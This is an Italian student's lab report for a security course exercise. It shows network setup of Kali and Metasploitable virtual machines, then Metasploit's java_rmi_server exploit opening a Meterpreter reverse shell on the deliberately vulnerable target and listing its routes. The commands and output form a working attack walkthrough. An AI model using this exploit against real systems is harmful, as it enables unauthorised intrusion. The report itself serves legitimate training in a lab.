
+


o

•

Adrian Morales

Progetto Settimana7

Come richiesto dalla traccia nelle immagini sottostanti ho cambiato l'indirizzo della macchina kali e della metasploitable.



```
kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b7:02:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::fdf5:998f:6083:73b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)-[~]
$
```

```
Last login: Fri Apr 12 08:17:29 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a2:49:b1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fea2:49b1/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```




Integrazione del mouse...



Acquisizione automatica della tastiera...



Dalle seguenti immagini possiamo notare che sono riuscito ad entrare nella macchina metasploitable senza problemi riuscendo a recuperare la configurazione di rete e la tabella di routing



```
kali@kali: ~  
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112  
rhosts => 192.168.11.112  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/PVHJECX1xzE  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header...  
[*] 192.168.11.112:1099 - Sending RMI Call...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (57971 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:34957) at 2024-04-12 14:35:10 +0200  
  
meterpreter > route  
  
IPv4 network routes  
  
Subnet      Netmask      Gateway      Metric      Interface  
-----  
127.0.0.1    255.0.0.0    0.0.0.0  
192.168.11.112 255.255.255.0 0.0.0.0  
  
IPv6 network routes  
  
Subnet      Netmask      Gateway      Metric      Interface  
-----  
::1  
fe80::a00:27ff:fea2:49b1 ::  
::
```

File Actions Edit View Help

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
:::1	::	::		
fe80::a00:27ff:fea2:49b1	::	::		

Interface 1

Interface 2

```
meterpreter > |
```